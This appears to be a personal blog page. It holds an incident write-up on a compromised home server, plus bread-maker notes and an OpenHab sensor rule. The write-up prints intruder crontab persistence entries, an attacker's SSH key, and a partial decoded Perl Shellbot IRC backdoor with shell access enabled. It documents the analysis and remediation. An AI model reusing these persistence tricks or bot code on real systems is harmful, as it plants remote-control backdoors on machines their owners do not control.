
I’m a high usage customer, even on their base package

After going through the usual steps, they confirmed that the modem had seen a few signal spikes, but nothing to explain the issues I was seeing, and given the current Covid-19 situation, they are understandably reluctant to enter people’s homes.

I should be clear, I have no issue with their processes or performance – they basically provide a big, fat, unlimited pipe to the Interwebs with a public IPv4 address, so they are everything I want from an ISP.

Second oddity

From time to time I noticed a processes on my main Linux media/all round everything box consuming 300%+ CPU. I didn’t give it much thought (my mistake) as it looked innocent enough – the read-only user account that is used by my Kodi player, hitting kswapd0 very hard (300+% CPU utilisation).

I figured that the problem was Kodi indexers pounding the NAS hard, and with the network connection issues, occasionally hanging. This was my mistake.

I would kill the process, then go on to other things while moaning about my internet connection.

Enlightenment – Step 1: Getting better data


I’d been playing with Influx and Grafana so decided to up my home network data collection game big time. Step 1 was to start recording my Speedtest results in Influx and charting them via Grafana. I switched to using the official Speedtest CLI client, and wrapping that in some python (based on this) to feed the json output into Influx. The main additional requirement was also including the loss information.

Speedtest.net Results, as json, pushed to Influx and charted in Telegraf

Better looking then excel and easier to work with, but not telling me anything I didn’t already know.

Enlightenment – Step 2: SmokePing… Grafana Style

While the Speedtest results are interesting, they are bandwidth heavy so I was only running them every 15 mins. I’ve used SmokePing in the past, and decided to explore the options with my Influx-Grafana setup, which lead me to standing up the last element in the TIG stack – Telegraf.


Some simple config in Telegraf to monitor the ICMP response time for a few well known IPs e.g. 8.8.8.8, 1.1.1.1, youtube.com, facebook.com, as well as the local gateway for comparison, gave me a reliable way to at least monitor the situation.

By using IPs, I was eliminating DNS from 2 of the tests, and also diversifying CDN points e.g. Google estate vs. Facebook vs. CloudFlare

Local default gateway vs. 8.8.8.8, 1.1.1.1, and YouTube ICMP/Ping average response time, and loss

Enlightenment – Step 3: Gateway Monitoring

As the next step in achieving total visibility within my own network, I decided to beef up the monitoring of the gateway itself. While there are more sophisticated approaches now in Cloud/Enterprise networking e.g. Arista CloudVision, at the very least I can monitor SNMP MIBs using Telegraf, and the EdgeRouter supports that.

Thankfully the most amazing Grafana Dashboard already exists for monitoring EdgeRouters so it was just a matter of gather a motley collection of MIBs in the right place, and pointing Telegraf at the right point.

This was where it finally started to come together:

Enlightenment – Step 4: Hmmmm… That’s interesting…


So looking at the ICMP performance today, I saw that the period of awful performance matched to a huge increase in Context Switches on the gateway – this showed up as ~5-7% CPU utilisation for Soft IRQ on the EdgeMax.

Spike in Latency
Ctx Switches
PPS Spike

This is interesting, as while the actual interface utilisation was <3Mbps (the spikes in the next chart are the periodic speedtest results) but we were seeing a huge number of PPS hitting the router, which in turn was requiring high levels of context switches.

The speedtest throughput dominates the 60 second interface utilisation

This would generally imply to me that a huge number of new sessions are being setup, and the kernel is struggling to handle the NAT translations for the TCP session startup before it can be offloaded to the hardware.

Enlightenment – Step 5: Ok, so who is suddenly using an extra ~4Mbps

For that we have Arista CloudVision – the streaming telemetry is effectively instant and the dashboards baked in allow for easy comparison of stats. A quick look there and it was obvious that the server port (Ethernet 4) was jumping from ~0 to 1.2kpps in the time under investigation, with those unicast packets being forwarded on the uplink (Ethernet 1).

CVP – AdHoc Dashboard

Enlightenment – Step 5: WTF is going on


Ok, so my beloved linux server is suddenly spamming the gateway – wtf is it doing? Sflow gives us a way to check, again through CVP

Holy shit, ~1.3kpps of SSH traffic

Sflow analysis

Ok, step 1, drop all SSH traffic initiated by the host. Allow incoming, and established sessions so we can troubleshoot

IP Access List TESTING
counters per-entry
10 permit tcp any host 192.168.1.x established
20 permit tcp any host 192.168.1.y established
30 deny tcp host 192.168.1.x any eq ssh log [match 19069 packets, 0:00:00 ago]
40 deny tcp host 192.168.1.y any eq ssh log
50 permit ip any any [match 10109 packets, 0:00:00 ago]

Enlightenment – Step 6: We have some breadcrumbs

With the ACL present, I can see a huge number of SSH session attempts being dropped, but my performance to the rest of the world is now back up to the expected levels, so we have our smoking gun.

Next step is to see who/what is triggering all these session attempts. A small sample of the netstat output

sudo netstat -tnpa | grep '22'
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2461/sshd
tcp        0      0 192.168.1.x:33504       198.228.146.232:2352    TIME_WAIT   -
tcp        0     53 192.168.1.x:44362       133.167.68.32:22        FIN_WAIT1   -
tcp        0     53 192.168.1.x:54358       198.199.97.170:22       FIN_WAIT1   -
tcp        0      0 192.168.1.x:53520       125.141.133.228:22      TIME_WAIT   -
tcp        0      0 192.168.1.x:42894       51.68.64.206:22         TIME_WAIT   -
tcp        0      0 192.168.1.x:42460       111.230.224.50:22       TIME_WAIT   -
tcp        0      0 192.168.1.x:40478       142.93.12.21:22         TIME_WAIT   -
tcp        0      0 192.168.1.x:38636       178.33.108.100:2299     TIME_WAIT   -
tcp        0      1 192.168.1.x:43846       62.138.204.120:22       SYN_SENT    8262/tsm
tcp        0     53 192.168.1.x:34122       212.109.195.172:22      FIN_WAIT1   -
tcp        0      0 192.168.1.x:34282       50.226.23.139:22        TIME_WAIT   -
tcp        0      0 192.168.1.x:45740       90.84.178.163:22        TIME_WAIT   -
tcp        0      0 192.168.1.x:49762       184.106.239.214:22      TIME_WAIT   -
tcp        0     21 192.168.1.x:58714       128.1.135.163:22        ESTABLISHED 8262/tsm
tcp        0      0 192.168.1.x:39116       222.252.214.160:22      TIME_WAIT   -
tcp        0      0 192.168.1.x:48646       208.43.73.115:22        TIME_WAIT   -
tcp        0      0 192.168.1.x:35232       205.153.60.201:22       TIME_WAIT   -
tcp        0     53 192.168.1.x:42564       15.113.160.114:22       FIN_WAIT1   -
tcp        0      0 192.168.1.x:56408       183.107.117.171:22      TIME_WAIT   -
tcp        0      1 192.168.1.x:43238       201.217.37.30:22        SYN_SENT    8262/tsm
...

So now to hunt down these tsm processes

[~]=> ps -aef | grep 8262
smbread   8262  8257 30 13:37 ?        00:10:59 /tmp/.X25-unix/.rsync/c/lib/64/tsm --library-path /tmp/.X25-unix/.rsync/c/lib/64/ /usr/sbin/httpd rsync/c/tsm64 -t 515 -f 1 -s 12 -S 10 -p 0 -d 1 p ip
[~]=> sudo pkill tsm

The Culprit

Lets see what is going in in this user account (it now has no shell, so I don’t mind showing it here).

# crontab -l -u smbread
1 1 */2 * * /home/smbread/.configrc/a/upd>/dev/null 2>&1
@reboot /home/smbread/.configrc/a/upd>/dev/null 2>&1
5 8 * * 0 /home/smbread/.configrc/b/sync>/dev/null 2>&1
@reboot /home/smbread/.configrc/b/sync>/dev/null 2>&1
0 0 */3 * * /tmp/.X25-unix/.rsync/c/aptitude>/dev/null 2>&1

Given that this account only exists to provide read-only access to my Media store, this is a surprise. This explains why killing the high CPU processes didn’t keep everything running, or why a server reboot (for other reasons) had no impact/improvement.

The other fun addition was adding to the .ssh/authorized_keys to ensure that even if the account passwords change, access is retained:

cat /home/smbread/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrbMz1+5O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GVOmNx+9EuWOnvNoaJe0QXxziIg9eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX1kNFS4Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWCwsQk13yCGPK5w6hYp5zYkFnvlC8hGmd4Ww+u97k6pfTGTUbJk14ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw== mdrfckr

I did find the choice of user amusing, since that was exactly what I said.

What is this thing trying to do?

  1. a/upd – Seems to be a bash script to check if it is already running or not
  2. b/sync – Echo a chunk of base64 string through decode, and pipe it to perl
    1. As a secondary action add the above key to authorized_keys
  3. Final step is to kick off some go-based runtime

Perl, you say? How old-school 🙂

So, we can pip the chunky string through | base64 --decode and we get a load of obfuscated perl.

eval unpack u=>q{_"FUY("1P<F]C97-S;R`]("=R<WEN8R<["@HD<V5R=FED;W(])S0U+CDN,30X+CDY)R!U;FQE<W,@)'-E<G9I_9&]R.PIM>2`D<&]R=&$])S0T,R<["FUY($!C86YA:7,]*"(C,#`W(BD["FUY($!A9&US/2@B<&]L;'DB+")M_;VQL>2(I.PIM>2!`875T...

Replace the eval with print, feed it to perl and we get the plain-text version:

my $processo = 'rsync';

$servidor='W.X.Y.Z' unless $servidor;
my $porta='443';
my @canais=("#007");
my @adms=("aaa","aaa");
my @auth=("localhost");

my $linas_max=6;
my $sleep=3;

my $nick = getnick();
my $ircname = getnick();
my $realname = (`uname -a`);

my $acessoshell = 1;
my $prefixo = "! ";
my $estatisticas = 0;
my $pacotes = 1;

my $VERSAO = '0.2a';

$SIG{'INT'} = 'IGNORE';
$SIG{'HUP'} = 'IGNORE';
$SIG{'TERM'} = 'IGNORE';
$SIG{'CHLD'} = 'IGNORE';
$SIG{'PS'} = 'IGNORE';

use IO::Socket;
use Socket;
use IO::Select;
chdir("/");
$servidor="$ARGV[0]" if $ARGV[0];
$0="$processo"."\0";
my $pid=fork;
exit if $pid;
die "Problema com o fork: $!" unless defined($pid);

my %irc_servers;
my %DCC;
my $dcc_sel = new IO::Select->new();
...

Which was immediately identified by Windows Defender as Perl/Shellbot.S though in this case, it seems to be a slimmed down version, and I still need to investigate the Go-based payload.

How Did This Happen

Pure stupidity – some accounts with very limited permissions had simple passwords for ease of use. The problem was these accounts also existed on the same server that is exposed to the interwebs.

My normal practice is to create accounts where the shell is /bin/false for this exact reason, but for two accounts this was missed – obviously addressed now.

The second issue was discounting the second abnormal behaviour (high CPU utilisation) when I already knew things in my environment were behaving abnormally.

What is better now?

Improved monitoring everywhere;

  • TIG stack monitoring for all Linux hosts and VMs
  • TIG monitoring of gateway
  • TIG monitoring of external responsiveness (Ping)
  • CVP collection of sFlow data
  • Update VM templates for monitoring from initiation – every VM in the homelab is now monitored in a dashboard similar to this
  • Consolidated Syslog
  • Logging ACLs for internally initiated SSH sessions
  • Alerting based on router utilisation (Soft IRQ)
  • All non-user accounts are using /bin/false as the shell

Basic Rapid

This entry is part 2 of 2 in the series Bread Maker
  • Recipe #: 2
  • Size: Large
  • Crust: Medium

Result

Exactly what you’d expect really – a basic white loaf of bread, think of a sliced pan, but unsliced. Its a soft white loaf, good texture, good sized for sandwiches.

Possible changes

Next time a little less sugar as it was a little bit sweet for my tastes, and maybe go for the dark bake

Adventures with a Bread Maker

This entry is part 1 of 2 in the series Bread Maker

I’m starting this series to keep track of the different breads I’m playing with as well as the results for each one of the recipes.

The base ingredients will be the same for all, so should be an interesting comparison.

  • Bread Maker / Machine: Panasonic SD-ZB2512
  • Flour: Miller’s Best (MB) Bakers Flour
  • Butter: Kerrygold (salted – I just subtract a little salt from each recipe to compensate)
  • Salt
  • White Sugar
  • McDougalls Bread Yeast (Fast Action)

Hive Motion Sensor and OpenHab2

Recently I’ve started adding ZigBee based devices to my home automation solution – specifically I’ve added the Husbzb-1 stick to my setup. This has the benefit of combining both a Z-Wave and Zigbee controller in the same physical device, so I get to be agnostic as to the devices I add.

My next step was to try out a Hive Motion Sensor, for no other reason then there was one in the local store and a quick Google showed that it was Zigbee based.

This device is interesting in terms of form factor – suits what I was planning quite well, and the channels it provides;

  • Motion Intrusion (_intrusion) – Switch
  • Temperature (_temperature) – Number:Temperature
  • Tamper (_tamper) – Switch
  • Motion Presence (_motion) – Switch
  • Low Battery (_iaslowbattery) – Switch
  • Battery Voltage (_batteryvoltage) – Number
  • Illuminance (_illuminance) – Number

So I actually ended up with more then I expected since neither the illuminance nor the temperature are referenced in any documentation that I can find. I’ve no clue what the difference between Motion Intrusion and Motion Presence are though – both seem to trigger at the same time… will update when I learn more.

The other interesting thing is that on the very first trigger, the state is updated from NULL to ON for presence (_intrusion and _motion), but the sensor itself never seems to trigger a state change to OFF. In order to handle this, I’ve defined an item, subscribed to the _motion channel, and then a rule to reset it back to off after 5 mins.

var Timer vFrontDoor_holdDown  = null

rule "Reset Front Door trigger"
when
    Item FrontDoorMotion changed to ON
then
    if(vFrontDoor_holdDown === null || vFrontDoor_holdDown.hasTerminated){
        vFrontDoor_holdDown = createTimer(now.plusMinutes(5), [| 
            postUpdate(FrontDoorMotion, OFF)
            vFrontDoor_holdDown = null
        ])
    }
    else{
        vFrontDoor_holdDown.reschedule(now.plusMinutes(5)) 
    }
end